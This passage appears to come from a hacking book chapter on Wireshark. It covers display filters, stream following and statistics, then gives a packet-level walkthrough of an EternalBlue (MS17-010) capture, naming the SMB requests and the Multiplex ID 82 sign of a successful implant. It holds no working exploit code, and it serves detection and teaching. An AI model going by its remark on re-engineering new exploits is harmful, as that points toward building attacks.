
If we want to see traffic only from a particular IP address, we can create a filter that only shows traffic coming or going from that address. We can do that by entering into the filter window:

```
ip.addr==<IP address>
```

Note the double equal sign (==) in the Wireshark filter syntax (similar to C assignment operator). A single “=” **does not work** in this syntax.

In my case here, I want to see traffic coming or going to IP address 192.168.1.107, so I create a filter like so:


```
ip.addr == 192.168.1.107
```



Now, you see only traffic coming or going to that IP address. Now my analysis and focus is narrowed to a single IP address of interest.

We can also filter traffic by port. If I want to see only TCP traffic destined for port 80, I can create a filter like that below;


```
tcp.dstport==80
```



Note that this filter indicated the protocol (tcp), the direction (dst) and the port (80).

When creating filters, we most often use "==" as the operator in our filter (there are others see below). This syntax works fine as long as we are looking for one of the many header fields in the protocol. If we are looking for strings in the payload, we have to use the "`contains`" operator. So, if I were looking for packets with the word "Facebook" in them, we could create a filter like that below.


```
tcp contains facebook
```



As you can see above, it only found two packets with the word Facebook in the payload, and we can see the word Facebook in the ASCII display in the **#3** pane.

Creating Filters with the Expression Window

If we aren't sure what field we want to filter for or how to create the necessary filter, we can click on the Expression tab to the far right. This opens the **Expression** window like below.



To the left of this window is the long list of fields available to us to create filters. These are hundreds of protocols and the protocols' fields. You can expand a protocol and find all of its fields and select the field of interest.

The upper right-hand window includes the **Relation** choices. These include:

Operator	Description
==	Equal To
!=	Not Equal To
>	Greater Than
<	Less Than
>=	Greater than or Equal To
<=	Less Than or Equal To
contains	Protocol or Field Contains a Value
matches	Protocol or Text Field Matches a Regular Expression


We can now create a filter by simply selecting a field in the left window; select a relation in the upper right window; and select a value in the lower right window (values are very often 1 or 0 meaning they exist or do not). For instance, if we want to find all tcp packets with the RST flag set, we would enter:

```
tcp.flags.rst==1
```


Following Streams

It some cases, rather than examine all the packets of a particular protocol or traveling to a particular port or IP, you want to follow a stream of communication. Wireshark enables you to do this with little effort. This technique can be useful if you are trying to follow, for instance, the conversation of a rogue, disgruntled employee who is trying to do damage to your network.

To follow a stream, select a packet by clicking on it and then right-click.




This opens a pull-down window like that above. Click "Follow" and then "TCP Stream."



This opens a window that includes all the packets and their content in this stream. Note the statistics at the bottom of the window to the far left (5796 bytes) and the method of displaying the content (ASCII).

Statistics

Finally, we may want to gather statistics on our packet capture. This can be particularly useful in creating a baseline of normal traffic. Click on the **Statistics** tab at the top of Wireshark, and a pull-down menu appears. In our case, let's navigate down to the IPv4 Statistics and then **All Addresses**.



As you can see above, Wireshark has listed every IP address with activity and some basic statistics for each IP address.

Now that we understand the basics of using a packet analyzer like Wireshark, let's apply it to a real-world problem—the NSA's EternalBlue exploit that we used in Chapter 9 to exploit the Windows 7 system.

Using Wireshark To Analyze the NSA's EternalBlue Exploit

Throughout this book, we have been focusing on the notorious EternalBlue exploit that was stolen from the NSA, possibly by Russian hackers. In this section, we want to see what Eternal Blue looks like from a packet-level inspection in Wireshark. This analysis can help us to understand how EternalBlue works, which can lead to better security to prevent it (creating an anti-virus or IDS's signature) and possibly the development of exploits similar to it.

In April 2017, a nefarious group known only as the ShadowBrokers released a group of exploits that were stolen from the US National Security Agency (NSA). The NSA is charged with protecting US citizens from terrorist and other threats to security, but has also been known to spy on US citizens. In this capacity, the NSA develops and purchases zero-day exploits. Someone at the NSA in Ft. Mead, MD, stole some of the exploits and provided them to this shadowy group, which then tried to sell them on the Internet. When no one stepped up to purchase these at the minimum asking price (of course, priced in Bitcoin), the Shadow Brokers released the exploits to anyone who wanted them.


Among this group of exploits, there was one known as EternalBlue. This exploit took advantage of a vulnerability in Server Message Block (SMB) protocol on port 445. This protocol enables file, drive, and printer sharing on local area networks, among other things. When the exploit works properly, it enables the attacker to execute their code (RCE) with system administrator privileges on the target system. The exploit is similar to an earlier (but NOT the same, as some have reported) exploit against SMB known as MS08-067. Microsoft designated this EternalBlue vulnerability MS17-010 and patched it March 2017

(apparently, the NSA, knowing that the exploits were stolen and would soon be released, notified Microsoft and the patch was available before the exploit was released).

Despite Microsoft's patch, later that same year, both the WannaCry, Petya and NotPetya ransomware (see the History of Hacking in Chapter 1 for more on this ransomware) attacks utilized the EternalBlue exploit for their malicious purposes and wreaked havoc around the world. All told, EternalBlue and its offspring were responsible for billions of dollars of damage.


Given the severity of this exploit and its consequences, it is worth studying it—not only to recognize this singular attack, but also to become familiar enough with this type of attack to recognize the next variant that is certainly coming in the future.

You can download a .pcap capture of the EternalBlue exploit at
https://www.netresec.com/?page=PcapFiles



If you are unfamiliar with the Microsoft implementation of SMB (even most experts are not) and want to learn more, Microsoft has an excellent reference here.

Once the pcap file loads into Wireshark, go to packets 6 and 7. Here you see the protocol (SMB) negotiation. You should see a **Negotiate Protocol Request** and **Negotiate Protocol Response packets**. These two packets are initiating the SMB protocol communication.



In the very next packet, you see a **Session Setup** and the user "**anonymous**."


This is followed two packets later where you should see "**Tree Connect**" and **Path: \\192.168.198.203\IPC$.** This is the hacker attempting to connect to an IPC share on the target machine. You can also see the IPC share attempt and the IP address in the lower window.

Create a Filter for SMB Only Traffic

Rather than viewing all the packets, let's focus on just the SMB packets. In the filter window, enter "SMB," and now you should only see SMB packets in the live window at the top. This should make our further analysis much more straightforward.

NT Trans Request


Next, the exploit sends out **NT Trans Request** with a considerable payload (see the middle window) and a large number of NOPs (No Operation). You can see the NOP's in the lower window of Wireshark. NOPs are No Operations, where the CPU cycles are expended, but nothing is done. NOPs are common among buffer overflow exploits (for more on buffer overflows, see https://www.hackers-arise.com/post/2017/05/26/exploit-development-part-1-anatomy-of-buffer-overflows). The attack is preparing the SMB for the specially crafted packet necessary to exploit the system.




This large **NT Trans** request leads to many **Secondary Trans2 Requests** made necessary by the large request size. These act as a trigger point for the vulnerability and the request portion contains the shellcode and encrypted payload, which is the launcher for the malware on the remote machine.

Trans2 Response

Now, let's navigate down to packet #165. Here we see a **Trans2 Response** with **STATUS_INVALID_PARAMETER**. This is the victim's machine responding, which means that the overwrite has been successful.




Next, let's check to see whether the payload has successfully installed. If it has, we should find the **SMB Multiplex ID = 82 field** in one of the packets. Let's now create a filter for that field and look for it in our stream of packets.




As you can see above, we did find a packet with the SMB Multiplex ID set to 82.

Follow the Stream

Finally, if we right-click on the **Trans2** packet from Step #5 above and select **Follow -> TCP Stream**, we see the contents of the packets. Here we can see the contents of the payloads that created the buffer overflow and delivered the payload that enabled this exploit.



When we follow the stream, Wireshark displays the payload contents as seen below.



Summary

Detecting and preventing network attacks is a crucial responsibility of the network and information security engineers. Without knowing what the attack looks like from the packet-level makes that task challenging, if not impossible. Here, by analyzing the EternalBlue attack packet-by-packet, we can be better prepared to prevent this or similar type attack on our network.

Wireshark is an essential tool in the toolbox of any information security engineer or hacker. This tool can provide us insights into what is happening in our network and even analyze network attacks to prevent them or re-engineer new ones. Tcpdump is an excellent tool for network traffic analysis when the a GUI is not available or the system is remote.

Exercises

Create the following Filters in Wireshark on your live traffic;

(1) TCP IP address

(2) TCP destination IP address

(3) TCP flag RST

(4) IP DF flag

(5) Filter for all traffic leaving your IP address

(6) Filter for the term "hackers-arise"

11

Post Exploitation

Never become predictable
Master OTW

